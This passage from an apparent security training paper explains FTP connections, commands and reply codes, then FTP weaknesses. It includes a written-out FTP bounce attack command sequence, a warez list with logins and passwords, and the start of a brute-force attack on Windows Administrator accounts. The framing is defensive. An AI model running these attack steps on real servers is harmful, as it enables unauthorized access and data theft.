The *control connection* is the normal connection the client and the server establish during a session. The client sends a request to initiate a connection to the control PORT 21 on the FTP server. The server does a passive open on PORT 21. The client maintains an active open to TCP PORT 21 to establish the control connection. This connection is active the entire amount of time there is communication between the client and the server.

A *data connection* is the second connection that is created during the file transfer process. It can come and go as requested from the client. The data connection is created every time a file is transferred. It can be used for simultaneous connections and can be used in either direction.

The *data connection,* unlike the control connection, does not remain open the entire time the client and server are communicating. To establish a data connection, the client must first issue a command to get, put or list a file. The client sends a PORT command including its IP address and an ephemeral high numbered port (1024 or above) to the server. The client also initiates a passive open for its end of the data connection on the specified (high numbered) port to await data.

The server recognizes this command and does an active open on PORT 20 as its source port to establish the data connection to the high numbered port specified by the client. The server transmits files via the data connection rather than as multi-line replies across the control connection.

A breakdown and understanding of the PORT command is listed below and displayed in Figure 3-8 and Figure 3-9:

PORT 192.168.1.100.4.20.

This PORT command is interpreted as PORT n1, n2, n3, n4 (the client's IP address of 192.168.1.100) and, p1, p2 (the desired port number of 4 and 20 respectively). To achieve the port number we multiply p1 x 256 and add p2 (p1 x 256 = 1024+ p2 =1044). The port command PORT 192.168.1.100.4.20 would be a request from a FTP client to make a connection to 192.168.1.100 source port 1044.

FTP Client   FTP Server

PORT 1043 •   PORT 192,168,1,100,4,20   •PORT 21

PORT 1044 •   Control Connection
(Passive open)

Figure 3-8 PORT command traveling across control connection

FTP Client   FTP Server

PORT 1173 •   Control Connection   • PORT 21

PORT 1044 •   SYN 192.168.1.100,   • PORT 20 •
(passive open)   PORT 1044   (active open)

Figure 3-9 FTP server displaying the active open of a data connection

The data connection is used for the three following reasons:

1. Transferring a file from the client to the server
2. Transferring a file from the server to the client

3.   Transferring a listing of files or directories from the server to the client

The FTP protocol provides several choices to transfer and store files. The four
magnitudes are:

1.   File type: ASCII (default), EDCBIC, Image file type or local file type.
2.   Format control: Nonprint (default), Telnet format control, Fortran
     carriage control.
3.   Structure: File Structure (default), Record Structure, Page Structure.
4.   Transmission Mode: Stream Mode (Default), Block Mode, and
     Compressed Mode.

h. FTP Fundamentals of Communication Diagram

Figure 3-10 FTP Communications

i. FTP Definitions of Fundamentals

FTP User (U):
The person at the console initiating a FTP request.

User Interface (UI):
FTP application client such as WS_FTP_LE or Cute FTP. Provides an interface for the
person to initiate data transfer.

18

Client Server Protocol (CPI) and Server Protocol Interpreter (SPI):
The CPI /SPI is an interpreter that examines the command initiated by the user and changes it to a FTP command. It selects an ephemeral port to start the control connection to Port 21 on the FTP server and then monitors the data transfer process.

A FTP request from a c:\ftp command line would be interpreted as follows:

Microsoft Command Line Request	CPI/SPI
ftp:\mkdir test	MKD (make directory test on FTP Server)

Figure 3-11 Microsoft Command Line Interpretation

Client Data Transfer Process (CDTP) and Server Data Transfer Process (SDTP)
The CDTP and SDTP can only run after a FTP command connection is established. It is responsible for transferring data along the data connection using TCP. The server and not the client create the data connection.

.   **j. FTP Commands and Replies**

Command	Description/Action
ABOR	Abort FTP command and data transfer
CWD *path*	Change Working Directory
DELE *path*	Deletes file or directory
FTP *x.x.x.x*	Client initiating connection to host
<u>LIST *files*</u>	List files and or directories
PASS *password*	Password on server to match username
MKD *pathname*	Creates a directory on server
PASV	Server entering passive mode
PORT *n1, n2, n3, n4, p5, p6*	IP address of client *n1, n2, n3, n4 and port (p5 x 256 +p6) Ex. 10.10.10.2.4.20 =IP 10.10.10.2 source port 1044*
QUIT	Terminates session with server
RETR *file*	Retrieves files
STOR	Stores files
SYST	Retrieves type of system of the server
USER *username*	Username on server

Figure 3-12 FTP Commands and Replies

It is important to understand the replies when analyzing FTP traffic. The following replies are found at http://www.ietf.org/rfc/rfc0959.txt?number=959 in section 4.2.2. I have further broken them down into positive/negative replies adding a short note at the end of each series. These reply codes allow for ease of understanding when using client applications as seen in Figures 3-3,3-5 and 3-12.

100 Series Reply Codes: Positive Initial Reply
110 Restart marker reply.

19

120 Service ready in *nnn* minutes.
125 Data connection already open; transfer starting.
150 File status okay; about to open data connection.

Codes that start with 1 indicate a successful command. You will need a response code before your next command is allowed.

200 Series Reply Codes: Positive Completion Reply
200 Command okay.
202 Command not implemented, superfluous at this site.
211 System status, or system help reply.
212 Directory status.
213 File status.
214 Help message.
215 NAME system type.
220 Service ready for new user.
221 Service closing connection.
225 Data connection open; no transfer in progress.
226 Closing data connection. Requested file action successful (ex. File transfer or abort)
227 Entering passive mode (h1, h2, h3, h4, p1, p2) h= host IP address, p= port number.
230 User logged in, proceed.
250 Requested file action okay, completed.
257 "PATHNAME" created.

* Codes that start with 2 indicate a command was successful and complete.

300 Series Reply Codes: Positive Intermediate Reply
331 User name okay, need password.
332 Need account for login.
350 Requested file action pending further information.

*Codes that starts with 3 is a response from the server requesting more information before it can complete the request.

400 Series Reply Codes: Temporary Negative Completion Reply
421 Service not available, closing control connection; this may be a reply to any command if the service knows it must shut down.
425 Can't open data connection.
426 Connection closed; transfer aborted.
450 Requested file action not taken. File unavailable (e.g file busy).
451 Requested action aborted: local error in processing.
452 Requested action not taken. Insufficient storage space.

* Codes that start with 4 indicate the server is too busy at the moment. Try back later.

20

500 Series Replies: Permanent Negative Completion Reply

500 Syntax error, command unrecognized; this may include errors such as command line too long.

501 Syntax error in parameters or arguments.

502 Command not implemented.

503 Bad sequence of commands.

504 Command not implemented for that parameter.

530 Not logged in.

550 Requested action not taken. File unavailable (e.g., file not found, no access).

551 Requested action aborted: page type unknown

552 Requested file action aborted. Exceeded storage allocation (for current directory or dataset).

553 Requested action not taken; file not allowed.

Codes that start with 5 indicate an error.

k. Security Issues and Vulnerabilities

SITE, SYST and STATS Commands

The SITE, SYST and STATS commands can be used to return information about an operating system, version of software, information about your session, how many times a command has been issued, login attempts and the amount of traffic it is generating. Shown below are some examples:

SYST
215 UNIX Type: L8
And the status command, "STAT," will tell us about our session:
STAT
211-ftp. nobody.com FTP server status:
Version wu-2.6.0 (2) Wed 2811:35:54 PST 2001
Connected to nobody.com
(1xx.147.202.xxx)
Logged in anonymously
TYPE: ASCII, FORM: Nonprint; STRUcture: File; transfer
MODE: Stream
No data connection
0 data bytes received in 0 files
0 data bytes transmitted in 0 files
0 data bytes total in 0 files
1044 traffic bytes received in 0 transfers
1245 traffic bytes transmitted in 0 transfers
4212 traffic bytes total in 0 transfers
211 End of status

21

A Microsoft command prompt will display the operating system and version when connecting to a Windows 2000 and UNIX server as seen below:

C:\>ftp x.x.x.114
Connected to x.x.x..114
220 INTERNET Microsoft FTP Service (Version 5)
User (x.x.x.114:(none):

Note: Domain name changed to www.nobody.com
C:\>ftp www.nobody.com
Connected to www.nobody.com.
220-
220-Welcome to nobody.com!
220-
220 localhost FTP server (Version wu-2.5.0(1) Wed Aug 25 18:14:49 GMT 1999) read only.
User (www.nobody.com:(none):

Seems pretty harmless but it holds a wealth of information to a bad guy. The bad guy can search for known exploits in the publicized version and you have just minimized some of his work. The intruder may intensify his attack solely on the version of the operating system and determine the workload of the server.

WU-FTPD

Wu-ftpd is a leading FTP software package on Unix and Linux systems on FTP servers across the world. It is also known for vulnerabilities. A system running the Washington University FTP daemon has the potential of root compromise by anyone using the FTP services. CERT Advisory CA-2001-33 lists multiple vulnerabilities in WU-FTPD.

A search for Wu-ftpd on Securityfocus .com returns 78 records and a search for Wu-ftpd on CERT returns 104 records.

Wu-ftpd does not handle glob command properly. The following is a quote from COVERT labs at PGP Security and is also posted at CERT:

[...] when an FTP daemon receives a request involving a file that has a tilde as its first character, it typically runs the entire filename string through globbing code in order to resolve the specified home directory into a full path. This has the side effect of expanding other metacharacters in the pathname string, which can lead to very large input strings being passed into the main command processing routines. This can lead to exploitable buffer overflow conditions, depending upon how these routines manipulate their input

Wu-ftpd also contains a format string vulnerability if configured to use RFC 931 authentication running in debug mode. If the intruder is able to control the *auth* or *ident* daemon, he may run arbitrary code and obtain root access if the exploit is successful.

Plain Text Data Transfer

Would you send cash in an open envelope through the mail? FTP by default sends the username/password in plain text. The FTP daemon gives up the system and version information.

Now let's take a look at a Sniffer log. An attacker can sniff the wire, view the plain text contents and gain immediate access. Figure 3-13 displays a capture of the username "administrator" logging in with a password of "badpassword".

 The screen shot also includes other information the attacker may use to compromise the computer or widen his attack.


Figure 3-13 Sniffer Log Displaying Computer Name, Operating System, Version. User Name, Password, and Sequence #'s for Man-in-the-Middle Attack.

Anonymous Access Abuse

Anonymous access with write access can be a nightmare. By default, the login is any email address, which means it is easily forged or fake. The people taking advantage of anonymous privileges are very creative and have no qualms about sharing their discoveries with the Internet community.

In the section titled "Actual File and Explanation Of Underground Usage", we will take a look at an actual abuse of anonymous privileges and view the log file for activities. Pay special attention to the creativity used for storing files. They often use spaces, special characters and other methods that sometimes go unnoticed on servers. Experiment on a server and test character sets that are allowed or disallowed.

FTP Bounce Attack

The FTP Bounce Attack is an improper use of the PORT command to establish connections to arbitrary ports on computers other than the originating client. An attacker may want access data on a FTP server but is now allowed access to these files due to his IP address. Hobbit describes this attack and it can be found at many locations on the Internet including http://www.geocities.com/SiliconValley/1947/Ftpbounc.htm #code. A slight reconstruction of Hobbit's attack follows:
To commence this attack, the intruder must be able to masquerade as a computer (steppingstonexx.com) that the FTP (datafilexx.com) server will allow access. An attacker opens a connection to his own machine running a FTP server in passive mode, logs in and changes to a directory with write access and then does:

      quote "pasv"
      quote "stor myfile"

He notes the IP address and port that are returned from the PASV command. In this instance we will use 192.168.1.113,4,40. Next he constructs a file containing FTP server commands and names it "ftpbounce".

      user ftp
      pass -anonymous@
      cwd /export-requested-datafile
      type i
      port 192,168,1,113,4,40
      retr datafile.tar.Z
      quit
      ^@ ...
      ^@^@^@^@
      ^@ ...
      ^@^@^@^@

The IP address of 192.168.1.113,4,40 is the IP address returned from the attackers machine. The data at the end contains 250 NULLS to fill around 60K of extra data.

He establishes an anonymous connection to steppingstonexx.com that he knows has access to the datafilexx.com FTP server with the data he wishes to obtain. He logs in and commences a cd/ to incoming. He now must insert his constructed file "ftpbounce" over and then tell steppingstone.xx.com to connect to datafilexx.com (10.10.10.1). He does so by issuing these commands:

     put ftpbounce
     quote "port 10,10,10,1,0,21"
     quote "retr ftpbounce"

Datafile.tar.Z should not show up as "myfile" on his machine via his first connection. This same sort of technique may be used for attacks such as Port scanning, bypassing basic filtering devices, and bypassing export restrictions.

A strong solution for protecting against these attacks is to ensure that the FTP server software will no establish connections to arbitrary computers.

TROJANS

Another security issue is all of the Trojans associated with PORT 21. A Trojan may be used as a backdoor, password sniffer or as a program that the user has not intended to use. The Trojan can be used to escalate privileges and cause a major security threat. Here are just a few:

1. Back Construction
2. Blade Runner
3. Catwick FTP Server
4. CC Invader
5. Dark FTP
6. Doly Trojan
7. EvilFTP
8. Fix it
9. Fore
10. FTP99cmp
11. Invisible FTP
12. Juggernaut 42
13. Larva
14. MotIv FTP
15. Net Administrator
16. Ramen
17. Senna Spy FTP Server
18. The Flu
19. Traitor 21
20. WebEx
21. WinCrash

25

l. Active FTP vs. Passive FTP and the Firewall

When establishing an active FTP session, the client connects using an unprivileged command port greater than 1024 to port 21 on the server. The server then connects with an active open on data port 20. FTP specifications say that all data transfers should be over a single connection but most FTP clients do not perform this way. Active FTP will use port 20 on the server by default for data.

Active FTP Session:
Control Connection: client port greater than 1024 ----→ server port
Data Connection: client port greater than 1024 ←----- server port 20

Passive FTP is entered when the client sends a PASV command to the server. The client initiates both connections. Instead of the client sending a PORT command, the client issues a PASV command. This results in the server opening a random unprivileged port greater than 1024 and sends the PORT command back to the client. Most FTP client applications perform in this manner.

Passive FTP Session:
Control Connection: client port greater than 1024 ---→ server port 21
Data Connection: client port greater than 1024 ---→ server port greater than 1024

Active vs. Passive FTP is an issue on firewalls. Passive FTP assists in one of the problems by allowing the firewall to filter the incoming data port 20 to the client from the server.

Here is an example of what Active FTP sessions create for a firewall. An active session on the server-side of the firewall would need to open server port 21 from anywhere (so the client can connect), port 21 to ports greater than 1024 (the server can respond to the client), port 20 to ports greater than 1024 (so the server can initiate the data connection) and port 20 from ports greater than 1024 (so the client can send a ACK).

A passive FTP session on the server side of the firewall would need to open server port 21 from anywhere (so the client can connect), server port 21 to port greater than 1024 (so the server can respond to the client), server ports greater than 1024 from anywhere (so the client can start a data connection to random port), and server ports greater than 1024 to remote ports greater than 1024 (so the server can send data to the client port specified).

m. Actual File and Explanation of Underground Usage

While working under a Non Disclosure Agreement for a leading web hosting company, I stumbled across some interesting data and strange directories. I decided to look a little deeper. I went into an IP Address of x.x.x.10 and then x.x.x..11 and so on. I was able to look at every domain for their range of IP addresses dedicated to Microsoft NT web servers. Not only were there hundred's of violations, but also thousands of gigabytes

26

worth of disk space were dedicated to these unlawful acts of intrusion. Complete movies were abundant.

The following is a small sample of an unedited Warez list on a server. The IP addresses have been marked with an "x" for privacy reasons. Comments are added for bold face text. File sequence numbers 3743 and 4023 are listed twice for examples. File sequence numbers 4175, 4383, 4709, and 4880 do not have comments so the reader may analyze the descriptions.

Notice the types of software, methods of login/password, directories, ratings, anonymous etc.

Wild Warez's Amazing FTP List!
Updated as of 6/13/00

Updated daily! Come back for more!

File Sequence#

[2513] <30 Mar 2000 18:13> Rated: 1 ^xman^
216.x.x.156 /pub/.fAME;;/
pga tour 2000, star wars force commander, ROTW pheasant hunt, nfs 5,majesty, nebula fighter, life or death 2, formula 1 championship 2000, alien invaders 2000, deer hunter, more

Date & Time Added

[3001] **< 9 Apr 2000 04:28>** Rated: 2 keyser
207.x.x.245 / l:vcd p:vcd
VCDs: Astronauts.Wife, EndOfDays, Entrapment, Eyes Wide Shut, Matrix, Mummy, Stigmata, Toy.Story2, Virus, The_Sims, easy cd creator, cdrwin, warftp, winrar, zipmagic, audiocatalyst, cuteftp, flashfxp, mirc, network sniffer, little more

Overall Rating

[3943] <29 May 2000 16:55> **Rated: 2** friedegg
38.x.x.8 /(1space)/.(2space)f(1space)t(1space)f L:anonymous P:asdf@asdf.org
port:21 [got to change 1 dir at a time]
audio apps: astra dj, acidizer, audio tools, bassline winpopup, cool edit pro mp3 plugin, BSTG audio generator, CDXtract, fireburner, guitarstudio, mp3 liquid burn, music library, soft CD, talonGen, UK speaking clock, soundsafe, peak limiter

Alias Name

27

[4023] <30 May 2000 07:01> Rated: 3 **friedegg**
216.x.x.117 /_vti_pvt/.tmp/nu<1spc>pub<1spc>from<1spc>-
=<1spc>PIT<1spc>=-/ l:anonymous p:tooslow@forrenz14.4.k.modem.com
port:21
seventh sign lethal weapon 2, bookz, ezcd, audiograbber, 98lite, powerquest drive
image, ut stuff, rollcage, theoacry, african safri casino, messiah, more

*Notice the dir
structure. This is for
Armaggedon from his
friend Elite-Fxp.*

IP Address

[3395] <23 May 2000 16:01> Rated: 3 psh
209.x.x.54 /_vti_pvt/for/armaggedon/from/Elite-Fxp/
3d Missle, Adcanced Video Poker, Nero 5, Bin to Iso, Cable Descambler, Cd
Recording Studio, Flash Fxp, Hard Truck, Divx appz

*Software that
is available*

[3606] <26 May 2000 13:20> Rated: 1 hostful
192.x.x.22 /.pub/.by/.darkfiler/.for/.2x/appz/
**activ messanger, active field, acidizer2, 3d field, absolue memory plus,
aplpha zap, active profile 1 crap: audio compositor, applauncher 2.05, ASP
lightning 1.1, 3d field etc..**

Login & password

[3613] <26 May 2000 14:40> Rated: 3 reactiv
24.x.24.144 **l:fdfwarez p:balthor** port:65000
half life, lego land, C&C tiberean sun, aoe 2, SimCity 3000, beos 5, music videos
and mp3 fast time outs

*Notice the spaces
rather than
characters & the
change dir*

[3943] <29 May 2000 16:55> Rated: 2 friedegg

28

x.202.27.8 /(1space)/.(2space)f(1space)t(1space)f L:anonymous
P:asdf@asdf.org port:21 [got to change 1 dir at a time]
audio apps: astra dj, acidizer, audio tools, bassline winpopup, cool edit pro mp3
plugin, BSTG audio generator, CDXtract, fireburner, guitarstudio, mp3 liquid
burn, music library, soft CD, talonGen, UK speaking clock, soundsafe, peak
limiter

New pub from PIT. Anonymous login allowed

[4023] <30 May 2000 07:01> Rated: 3 friedegg
216.15.212.117 /_vti_pvt/.tmp/nu<1spc>pub<1spc>from<1spc>-
=<1spc>PIT<1spc>=-/ l:anonymous p:tooslow@forrenz14.4.k.modem.com
port:21 seventh sign lethal weapon 2, bookz, ezcd, audiograbber, 98lite,
powerquest drive image, ut stuff, rollcage, theoacry, african safri casino, messiah,
more

[4175] <31 May 2000 17:55> Rated: 1 _NoNick_
134.x.3.63 /_vti_log/.created/-4-/those/@/+S/+O/+S/
A Plus Zip, Absoulute Security Standard, Cable Modem Booster, Coffee Cup Gif,
Cubase, Digimation Phoenix, Ecomm Pro, Fast Start, Lots Of Small Appz

[4383] < 2 Jun 2000 09:42> Rated: 3 r00tb0y
168.18.x.18 /cbtlib/mstoo/.[2SPACE]Th3rapy/
afterburn tutorials, alchemist, bingo bingo bingo, half life classic & opposing
force, handkerchief, ringout lesbian wrestling, starlancer,back orifice eliminator
and plugins, ezcd, drumbeat, nero, teen sex, + more great sex

[4709] < 4 Jun 2000 09:49> Rated: 2 DarknS
207.160.19.x /_vti_txt/.temp/.forf-i/frommack/
Cdrwin 3.8, Nero 4.07, Quark Xpress 4.1, Webshop Designer 5.3, Lot's of small
appz

Notice the .tst. Often they will create a folder and wait days or weeks. If the directory is not noticed they start uploading for others.

[4797] < 5 Jun 2000 13:09> Rated: 2 Cyphide

29

216.x.108.119 **/Default/.tst/.1pornvcd/for mboca/and all the other pub
stealers/by pcman or dr death/**
win whistler 2223.1 xchorus, UBB 5.45b, supaphaser, spin audio room verb,
speed connect, snippet 2, java applet perk, java applet password login, java applet
lake, customizer 2000, bassline winpopup, 3dsmax plugins, photoshop plugins,
antileech cgi script, Japanese.Amateurs.Volume.3.XXX-WHRiSO, flashpoint
xxxvcd, exotic xxxX

I immediately notified the system administrator and blocked all anonymous access. We
started a log in a non-default directory and was astonished at the frequency of use and the
amount of data storage they were responsible for abusing. The intruders amassed
gigabytes of data and the log files indicated continuous access. They longest period of
time without access was approximately seven minutes during a period of several days.
Also found were complete movies.

n. Excerpts From the Anonymous Log File

2000-06-22 00:02:46 195.5.204.148 l33ch@nowhere.org MSFTPSVC65 NTWEB04
10.0.0.0

[13946]sent /downloads/Wild+Warez+List.txt - 226 0 12288 0 907 25608 FTP - -

2000-06-22 01:07:21 209.180.232.98 IEUser@ MSFTPSVC65 NTWEB04 10.0.0.0
[15869]sent
/The+World+Is+Not+Enough/The_World_Is_Not_Enough_(DIVX).avi - 226 0 0 0 0
57614 FTP - -

2000-06-22 01:07:21 209.180.232.98 IEUser@ MSFTPSVC65 NTWEB04 10.0.0.0
[15869]sent
/The+World+Is+Not+Enough/The_World_Is_Not_Enough_(DIVX).avi - 226 995
659456 0 969 57614 FTP - -

2000-06-22 05:01:17 205.56.145.37 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0
[17878]sent /stats/~/Rag3/.++armaggedon - 550 2 0 0 0 20360 FTP - -

2000-06-22 07:33:44 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0
[18638]sent /stats/~/Rag3/.++test - 550 2 0 0 32 41221 FTP - -

 2000-06-22 07:33:44 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0
[18638]sent /stats/~/Rag3/.++test - 426 2 0 0 0 41221 FTP - -

2000-06-22 07:34:28 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0
[18638]sent /stats/~/Rag3/Corvus/~/02/~/.jSpE/-+jSp+Entertainment+- - 426 2 0 0 16
43269 FTP - -

2000-06-22 07:34:28 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0 [18638]sent /stats/~/Rag3/Corvus/~/02/~/.jSpE/-+jSp+Entertainment+- - 550 2 0 0 0 43269 FTP - -

2000-06-22 07:34:28 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0 [18638]sent /stats/~/Rag3/Corvus/~/02/~/.jSpE/-+jSp+Entertainment+- - 426 2 0 0 0 43269 FTP - -

2000-06-22 07:35:03 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0 [18638]sent /stats/~ - 426 2 0 0 47 43781 FTP - -

2000-06-22 07:35:10 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0 [18638]sent /stats - 426 2 0 0 15 44037 FTP - -

2000-06-22 07:35:15 62.158.221.15 mozilla@ MSFTPSVC65 NTWEB04 10.0.0.0 [18638]sent / - 550 2 0 0 0 44293 FTP - -

2000-06-22 20:20:21 193.251.90.221 getright@ MSFTPSVC65 NTWEB04 10.0.0.0 [28628]sent /Authentix/graphics/for/VSP/from/GaViN/Animation+Master+2000/AM2000.R04 -226 0 0 0 16 5120 FTP - -

2000-06-22 20:20:41 193.251.90.221 getright@ MSFTPSVC65 NTWEB04 10.0.0.0 [28631]sent /Authentix/graphics/for/VSP/from/GaViN/Animation+Master+2000/AM2000.R05 - 226 0 0 0 16 5120 FTP - -

IV.   Exploit: "Online Brute Force Attack"

a. Windows NT/2000 Administrator and User Accounts

Windows NT/2000 has an Administrator account that is given unlimited power over the computer during the installation process. If the computer is a domain controller the Administrator account will be given full control of the domain. The Administrator account cannot be deleted although it can be renamed.

This is the identity hackers will attempt to achieve while accessing a Windows NT/2000 operating system. By default, the Administrator account cannot be locked out, leaving it vulnerable to brute force attacks. The type of brute force attack we are going to focus on is an online attack against PORT 21 on a Microsoft FTP server.

b. Exploit Details

The exploit takes advantage of two prominent features combined. First of all, the administrator account cannot be locked out; therefore unlimited logins may be attempted

31

to until a successful login is acquired. Second, unsecured FTP servers will keep responding back to the client without disconnecting the FTP client requestor. The server will continue sending a reply code of 331 back to the client requesting a password. A brute force attack will continue sending a password for each reply that it receives. This sequence will continue until the client receives a 230 reply code indicating a successful login. Currently all Microsoft Operating Systems running Microsoft FTP servers are vulnerable.
